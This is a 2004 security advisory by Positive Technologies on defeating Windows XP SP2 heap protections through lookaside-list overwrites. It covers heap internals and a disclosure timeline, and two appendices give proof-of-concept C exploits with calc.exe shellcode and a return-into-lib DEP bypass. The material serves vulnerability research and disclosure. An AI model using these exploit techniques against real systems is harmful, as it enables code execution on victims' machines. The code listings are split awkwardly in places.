

# Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass

**Alexander Anisimov, Positive Technologies.**  
( [anisimov\[at\]ptsecurity.com](mailto:anisimov[at]ptsecurity.com), [HTTP://WWW.PTSECURITY.COM](http://www.ptsecurity.com) )

## Overview

### Memory protection

Buffer-overflow attacks are among the most common mechanisms, or vectors, for intrusion into computers. In this type of exploit, the attacker sends a long string to an input stream or control – longer than the memory buffer allocated to hold it. The long string injects code into the system, which is executed, launching a virus or worm.

Windows XP Service Pack 2 uses two general categories of protection measures to inhibit buffer-overflow attacks. On CPUs that support it, the operating system can turn on the execution protection bit for virtual memory pages that are supposed to hold only data. On all CPUs, the operating system is now more careful to reduce both stack and heap buffer overruns, using "sandboxing" techniques.

### Execution Protection (NX)

On the 64-bit AMD K8 and Intel Itanium processor families, the CPU hardware can mark memory with an attribute that indicates that code should not be executed from that memory. This execution protection (NX) feature functions on a per-virtual memory page basis, most often changing a bit in the page table entry to mark the memory page.

On these processors, Windows XP Service Pack 2 uses the execution protection feature to prevent the execution of code from data pages. When an attempt is made to run code from a marked data page, the processor hardware raises an exception immediately and prevents the code from executing. This prevents attackers from overrunning a data buffer with code and then executing the code; it would have stopped the Blaster worm dead in its tracks.

Although the support for this feature is currently limited to 64-bit processors, Microsoft expects future 32-bit and 64-bit processors to provide execution protection.

### Sandboxing

To help control this type of attack on existing 32-bit processors, Service Pack 2 adds software checks to the two types of memory storage used by native code: the stack, and the heap. The stack is used for temporary local variables with short lifetimes; stack space is automatically allocated when a function is called and released when the function exits. The heap is used by programs to dynamically allocate and free memory blocks that may have longer lifetimes.

The protection added to these two kinds of memory structures is called sandboxing. To protect the stack, all binaries in the system have been recompiled using an option that enables stack buffer security checks. A few instructions added to the calling and return sequences for functions allow the runtime libraries to catch most stack buffer overruns. This is a case where a little paranoia goes a long way.

In addition, "cookies" have been added to the heap. These are special markers at the beginning and ends of allocated buffers, which the runtime libraries check as memory blocks are allocated and freed. If the cookies are found to be missing or inconsistent, the runtime libraries know that a heap buffer overrun has occurred, and raise a software exception.

- from Microsoft.com

## Heap Design

Heap is a reserved address space region at least one page large from which the heap manager can dynamically allocate memory in smaller pieces. The heap manager is represented by a set of function for memory allocation/freeing which are localised in two places: ntdll.dll and ntoskrnl.exe.

Every process at creation time is granted with a default heap, which is 1MB large (by default) and grows automatically as need arise. The default heap is used not only by the win32 apps, but also by many runtime library functions which need temporary memory blocks. A process may create and destroy additional private heaps by calling HeapCreate()/HeapDestroy(). Use of the private heaps` memories is established by calling HeapAlloc() and HeapFree().

[\*] More detailed information about the heap management functions is provided in the Win32 API documentation.

Memory in heaps is allocated by chunks called 'allocation units' or 'indexes' which are 8-byte large. Therefore, allocation sizes have a natural 8-byte granularity. For example if an application needs a 24-byte block the number of allocation units it gets 3 allocation units. In order to manage memory for every block a special header is created, which also has a size divisible by 8 (fig. 1, 2). Therefore a true memory allocation size is a total of the requested memory size, rounded up towards a nearest value divisible by 8 and the size of the header.

Size		Previous Size	
Segment Index	Flags	Unused	Tag Index

**Fig.1. Busy block header.**

Size		Previous Size	
Segment Index	Flags	Unused	Tag Index
Flink			
Blink			

**Fig.2. Free block header.**

Where:

Size - memory block size (real block size with header / 8);

Previous Size - previous block size (real block size with header / 8);


Segment Index - segment index in which the memory block resides;

Flags - flags:

- 0x01 - HEAP\_ENTRY\_BUSY
- 0x02 - HEAP\_ENTRY\_EXTRA\_PRESENT
- 0x04 - HEAP\_ENTRY\_FILL\_PATTERN
- 0x08 - HEAP\_ENTRY\_VIRTUAL\_ALLOC
- 0x10 - HEAP\_ENTRY\_LAST\_ENTRY
- 0x20 - HEAP\_ENTRY\_SETTABLE\_FLAG1
- 0x40 - HEAP\_ENTRY\_SETTABLE\_FLAG2
- 0x80 - HEAP\_ENTRY\_SETTABLE\_FLAG3

Unused - amount of free bytes (amount of additional bytes);  
 Tag Index - tag index;  
 Flink - pointer to the next free block;  
 Blink - pointer to the previous free block.

The specification of the allocation size in allocation units is important for the free block list management. Those free block lists are sorted by size and the information about them is stored in an array of 128 doubly-linked-lists inside the heap header (fig. 3, 4). Free blocks in the size diapason from 2 to 127 units are stored in lists corresponding to their size (index). For example, all free blocks with the size of 24 units are stored in a list with index 24, i.e. in Freelist[24]. The list with index 1 (Freelist[1]) is unused, because blocks of 8 bytes can't exist and the list with index 0 is used to store blocks larger than 127 allocation units (bigger than 1016 bytes).




**Fig. 3.**

If, during the heap allocation, the HEAP\_NO\_SERIALIZE flag was unset but the HEAP\_GROWABLE flag was set (which is actually the default), then in order to speed up allocation of the small blocks (under 1016 bytes) 128 additional singly-linked lookaside lists (fig. 3, 4) are created in the heap. Initially lookaside lists are empty and grow only as the memory is freed. In this case during allocation or freeing these lookaside lists are checked for suitable blocks before the Freelists.

The heap allocation routines automatically tune the amount of the free blocks to store in the lookaside lists, depending on the allocation frequency for certain block sizes. The more often memory of certain size is allocated -- the more can be stored in the respective lists, and vice versa -- underused lists are trimmed and the pages are freed to the system.

Because the main goal of the heap is to store small memory blocks this scheme results in relatively quick memory allocation/freeing.



**Fig. 4.**

## Heap Overflow

Let`s take a look at this pretty simple example of a vulnerable function:

```
HANDLE h = HeapCreate(0, 0, 0); // default flags

DWORD vulner(LPVOID str)
{
    LPVOID mem = HeapAlloc(h, 0, 128);
    // <..>
    strcpy(mem, str);
    // <..>
    return 0;
}
```

As we can see here the vulner() function copies data from a string pointed by str to an allocated memory block pointed at by buf, without a bound check. A string larger than 127 bytes passed to it will thereby overwrite the data coincidental to this memory block (Which is, actually, a header of the following memory block).

The heap overflow exploitation scenario usually proceeds on like this:

If during the buffer overflow the neighboring block exists, and is free, then the Flink and Blink pointers are replaced (Fig. 5).

At the precise moment of the removal of this free block from the doubly-linked freelist a write to an arbitrary memory location happens:

```
mov dword ptr [ecx],eax
mov dword ptr [eax+4],ecx

EAX - Flink
ECX - Blink
```

For example, the Blink pointer could be replaced by the unhandled exception filter address (UEF -- UnhandledExceptionFilter), and Flink, accordingly, by the address of the instruction which will transfer their execution to the shellcode.

[\*] More detailed information about the heap overflows is provided in the "Windows Heap Overflows" whitepaper (by David Litchfield, BlackHat 2004).




Fig. 5.

In Windows XP SP2 the allocation algorithm was changed -- now before the removal of a free block from the freelist, a pointer sanity check is performed with regard to the previous and next block addresses (safe unlinking, fig. 6.):




Fig. 6. Safe unlinking.

1. Free\_entry2 -> Flink -> Blink == Free\_entry2 -> Blink -> Flink
2. Free\_entry2 -> Blink -> Flink == Free\_entry2

```

7C92AE22  mov     edx,dword ptr [ecx]
7C92AE24  cmp     edx,dword ptr [eax+4]
7C92AE27  jne     7C927FC0
7C92AE2D  cmp     edx,esi
7C92AE2F  jne     7C927FC0
7C92AE35  mov     dword ptr [ecx],eax
7C92AE37  mov     dword ptr [eax+4],ecx

```


Then that block gets deleted from the list.

The memory header block was changed, besides other things (fig. 7.). A new one-byte-large 'cookie' field was introduced, which holds a unique precomputed token -- undoubtedly designed to ensure header consistency.

This value is calculated from the header address and a pseudorandom number generated during the heap creation:

```
(&Block_header >> 3) xor (&Heap_header + 0x04)
```

The consistency of this token is checked only during the allocation of a free memory block and only after its deletion from the free list.



**Fig. 7.**

If at least one of these checks fails the heap is considered destroyed and an exception follows.

The first weak spot -- the fact that the cookie gets checked at all only during free block allocation and hence there is no checks upon block freeing. However in this situation there is nothing you can do except changing the block size and place it into an arbitrary freelist.

And the second weak spot – the manipulation of the lookaside lists doesn't assume any header sanity checking, there isn't even a simple cookie check there. Which, theoretically, results in possibility to overwrite up to 1016 bytes in an arbitrary memory location.

The exploitation scenario could proceed as follows:

if, during the overflow the coincidental memory block is free and is residing in the lookaside list, then it becomes possible to replace the Flink pointer with an arbitrary value.

Then, if the memory allocation of this block happens, the replaced Flink pointer will be copied into the header of the lookaside list and during the next allocation HeapAlloc() will return this fake pointer.

The prerequisite for successful exploitation is existence of a free block in lookaside list which neighbors with the buffer we overflow.

This technique was successfully tested by MaxPatrol team in trying to exploit the heap buffer overflow vulnerability in the Microsoft Windows winhlp32.exe application using the advisory published by the xfocus team:

[HTTP://WWW.XFOCUS.NET/FLASHSKY/ICOEXP/INDEX.HTML](http://www.xfocus.net/flashsky/icoexp/index.html)

The effect of a successful attack:

- 1) Arbitrary memory region write access (smaller or equal to 1016 bytes).
- 2) Arbitrary code execution (appendix A).
- 3) DEP bypass. (DEP is Data Execution Prevention) (appendix B).

## Disclosure timeline

10/09/2004 The possibility to work around the Heap protection mechanism was discovered by MaxPatrol security scanner research team in course of advanced vulnerabilities analysis  
12/21/2004 Initial vendor notification  
12/22/2004 Initial vendor response  
12/22/2004 PoC code was sent to Microsoft.

## Solution

One might employ restriction of lookaside list creation, governed by a special global flag, as a temporary security measure. Actually a simple program for this purpose was already created by MaxPatrol research team and is available for free download from:

[HTTP://WWW.MAXPATROL.COM/PTmSHORP.ASP](http://www.maxpatrol.com/PTmSHORP.ASP)

During the first execution this program shows the list of applications which already have this flag set. In order to activate the global flag, which would disable use of the lookaside lists, one needs to add the name of the executable file and then, optionally, close the application (PTmSHORP).

Warning: this flag, while enabled, may decrease the application performance.

## About Positive Technologies

Positive Technologies is a private company specializing in network information security. Its head office is located in Moscow, Russia.

The company has two main concentrations: provisioning of integrated services used in protecting computer networks from unauthorized access; and development of the MaxPatrol security scanner and its complementary products. The company's Russian and Ukrainian customers include the largest banks, state organizations and leading telecommunication and industrial companies.

The two focuses of Positive Technologies complement and enrich each other. The company employs experienced security specialists who actively conduct penetration testing and security reviews for some of the largest companies and state agencies in Russia. This practical experience allows it to create products of the highest quality and remain on the cutting edge of the security world. By developing products based on this experience leads to more effective, successful, and efficient resolutions of any information-security problems.

The company also owns and maintains a leading Russian Information Security Internet Portal [WWW.SECURITYFOCUS.RU](http://www.securityfocus.ru) for that it uses for analytic and educational purposes.

## About MaxPatrol

MaxPatrol is an integrated system and application security scanner. MaxPatrol has the ability to detect and recommend solutions for both known and unknown vulnerabilities on multiple platforms. Although MaxPatrol operates within Microsoft Windows, it can test for possible vulnerabilities in any software or hardware platform: from Windows workstations to Cisco networks (\*nix, Solaris, Novell, AS400, etc.).

MaxPatrol's technology integrates a powerful and comprehensive protection analyzer developed for web servers and web applications (e.g. shopping carts or online banking applications) as well as operating system vulnerabilities. Unlike information-security

scanners that focus only on system vulnerabilities, MaxPatrol provides universal detection on at both the system level and the application level giving a much more throughout view of an organizations security posture on all levels.

MaxPatrol's easy to master GUI and comprehensive reports with suggestions and references mean any security officer can have in-depth knowledge of the security posture of their organization without using multiple, nonintegrated products or complex open source tools.

MaxPatrol demo is available at: [HTTP://WWW.MAXPATROL.COM/DOWNLOAD/MP7DEMO.ZIP](http://www.maxpatrol.com/download/mp7demo.zip).

MaxPatrol commercial version is available in the United States through Positives Technologies Distribution and Support Partner Global Digital Forensics, [WWW.EVESTIGATE.COM](http://www.evestigate.com)

Download the latest demo version and get a handle on your security posture.

## Appendix A.

```
/*
 * Defeating Windows XP SP2 Heap protection.
 *
 * Copyright (c) 2004 Alexander Anisimov, Positive Technologies.
 *
 *
 * Tested on:
 *
 *   - Windows XP SP2
 *   - Windows XP SP1
 *   - Windows 2000 SP4
 *   - Windows 2003 Server
 *
 * Contacts:
 *
 *   anisimov@ptsecurity.com
 *   http://www.ptsecurity.com
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY* IT IS PROVIDED "AS IS"
 * AND WITHOUT ANY WARRANTY. COPYING, PRINTING, DISTRIBUTION, MODIFICATION
 * WITHOUT PERMISSION OF THE AUTHOR IS STRICTLY PROHIBITED.
 *
 */
```

```
#include <stdio.h>
#include <windows.h>
```

```
unsigned char calc_code[]=
    "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
    "\x04\x03\x02\x01" // Address of system() function
    "\xFF\xD1\xEB\xF7";
```

```
void fixaddr(char *ptr, unsigned int a)
{
    ptr[0] = (a & 0xFF);
    ptr[1] = (a & 0xFF00) >> 8;
    ptr[2] = (a & 0xFF0000) >> 16;
    ptr[3] = (a & 0xFF000000) >> 24;
}
```

```
int getaddr(void)
{
    HMODULE lib = NULL;
    unsigned int addr_func = 0;
    unsigned char a[4];

    // get address of system() function
    lib = LoadLibrary("msvcrt.dll");
    if (lib == NULL) {
        printf("Error: LoadLibrary failed\n");
        return -1;
    }

    addr_func = (unsigned int)GetProcAddress(lib, "system");
    if (addr_func == 0) {
        printf("Error: GetProcAddress failed\n");
        return -1;
    }
    printf("Address of msvcrt.dll!system(): %08X\n\n", addr_func);
}
```

```

        fixaddr(a, addr_func);
        memcpy(calc_code+13, a, 4);

        return 0;
    }

int main(int argc, char **argv)
{
    HANDLE h = NULL;
    LPVOID mem1 = NULL, mem2 = NULL, mem3 = NULL;
    unsigned char shellcode[128];

    if (getaddr() != 0)
        return 0;

    // create private heap
    h = HeapCreate(0, 0, 0);
    if (h == NULL) {
        printf("Error: HeapCreate failed\n");
        return 0;
    }
    printf("Heap: %08X\n", h);

    mem1 = HeapAlloc(h, 0, 64-8);
    printf("Heap block 1: %08X\n", mem1);
    mem2 = HeapAlloc(h, 0, 128-8);
    printf("Heap block 2: %08X\n", mem2);

    HeapFree(h, 0, mem1);
    HeapFree(h, 0, mem2);

    mem1 = HeapAlloc(h, 0, 64-8);
    printf("Heap block 1: %08X\n", mem1);

    // buffer overflow occurs here...
    memset(mem1, 0x31, 64);
    // fake allocation address in the stack
    memcpy((char *)mem1+64, "\x84\xff\x12\x00", 4);

    // lookaside list overwrite occurs here...
    mem2 = HeapAlloc(h, 0, 128-8);
    printf("Heap block 2: %08X\n", mem2);

    // allocate memory from the stack
    mem3 = HeapAlloc(h, 0, 128-8);
    printf("Heap block 3: %08X\n", mem3);

    memset(shellcode, 0, sizeof(shellcode)-1);

    // fake ret address
    memcpy(shellcode, "\x8B\xff\x12\x00", 4);
    // shellcode - "calc.exe"
    memcpy(shellcode+4, "\x90\x90\x90\x90", 4);
    memcpy(shellcode+4+4, calc_code, sizeof(calc_code)-1);

    // overwrite stack frame
    memcpy(mem3, shellcode, sizeof(calc_code)-1+8);

    return 0;
}

```

## Appendix B.

```
/*
 * Defeating Windows XP SP2 Heap protection.
 * Example 2: DEP bypass. (DEP is Data Execution Prevention)
 *
 * Copyright (c) 2004 Alexander Anisimov, Positive Technologies.
 *
 *
 * Tested on:
 *
 *   - Windows XP SP2
 *   - Windows XP SP1
 *   - Windows 2000 SP4
 *   - Windows 2003 Server
 *
 * Contacts:
 *
 *   anisimov@ptsecurity.com
 *   http://www.ptsecurity.com
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY* IT IS PROVIDED "AS IS"
 * AND WITHOUT ANY WARRANTY. COPYING, PRINTING, DISTRIBUTION, MODIFICATION
 * WITHOUT PERMISSION OF THE AUTHOR IS STRICTLY PROHIBITED.
 */
```

```
#include <stdio.h>
#include <windows.h>
```

```
unsigned char calc_code[] =
    "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
    "\x04\x03\x02\x01" // Address of system() function
    "\xFF\xD1\xEB\xF7";
```

```
void fixaddr(char *ptr, unsigned int a)
{
    ptr[0] = (a & 0xFF);
    ptr[1] = (a & 0xFF00) >> 8;
    ptr[2] = (a & 0xFF0000) >> 16;
    ptr[3] = (a & 0xFF000000) >> 24;
}
```

```
int getaddr(unsigned char *a)
{
    HMODULE lib = NULL;
    unsigned int addr_func = 0;

    // get address of system() function
    lib = LoadLibrary("msvcrt.dll");
    if (lib == NULL) {
        printf("Error: LoadLibrary failed\n");
        return -1;
    }

    addr_func = (unsigned int)GetProcAddress(lib, "system");
    if (addr_func == 0) {
        printf("Error: GetProcAddress failed\n");
        return -1;
    }

    printf("Address of msvcrt.dll!system(): %08X\n\n", addr_func);
}
```

```

        fixaddr(a, addr_func);

        return 0;
    }

int main(int argc, char **argv)
{
    HANDLE h = NULL;
    LPVOID mem1 = NULL, mem2 = NULL, mem3 = NULL;
    unsigned char shellcode[128];

    // create private heap
    h = HeapCreate(0, 0, 0);
    if (h == NULL) {
        printf("Error: HeapCreate failed\n");
        return 0;
    }
    printf("Heap: %08X\n", h);

    mem1 = HeapAlloc(h, 0, 64-8);
    printf("Heap block 1: %08X\n", mem1);
    mem2 = HeapAlloc(h, 0, 128-8);
    printf("Heap block 2: %08X\n", mem2);

    HeapFree(h, 0, mem1);
    HeapFree(h, 0, mem2);

    mem1 = HeapAlloc(h, 0, 64-8);
    printf("Heap block 1: %08X\n", mem1);

    // buffer overflow occurs here...
    memset(mem1, 0x31, 64);
    // fake allocation address in the stack
    memcpy((char *)mem1+64, "\x84\xff\x12\x00", 4);

    // lookaside list overwrite occurs here...
    mem2 = HeapAlloc(h, 0, 128-8);
    printf("Heap block 2: %08X\n", mem2);

    // allocate memory from the stack
    mem3 = HeapAlloc(h, 0, 128-8);
    printf("Heap block 3: %08X\n", mem3);

    memset(shellcode, 0, sizeof(shellcode)-1);

    // "return-into-lib" method
    // fake ret address -> system()
    getaddr(&shellcode[0]);
    memcpy(shellcode+4, "\x32\x32\x32\x32", 4);

    // shellcode - "calc.exe"
    memcpy(shellcode+8, "\x94\xff\x12\x00", 4);
    memcpy(shellcode+12, "\x31\x31\x31\x31", 4);
    memcpy(shellcode+16, "calc", 4);
    memcpy(shellcode+20, "\x0a\x31\x31\x31", 4);

    // overwrite stack frame
    memcpy(mem3, shellcode, 24);

    return 0;
}

```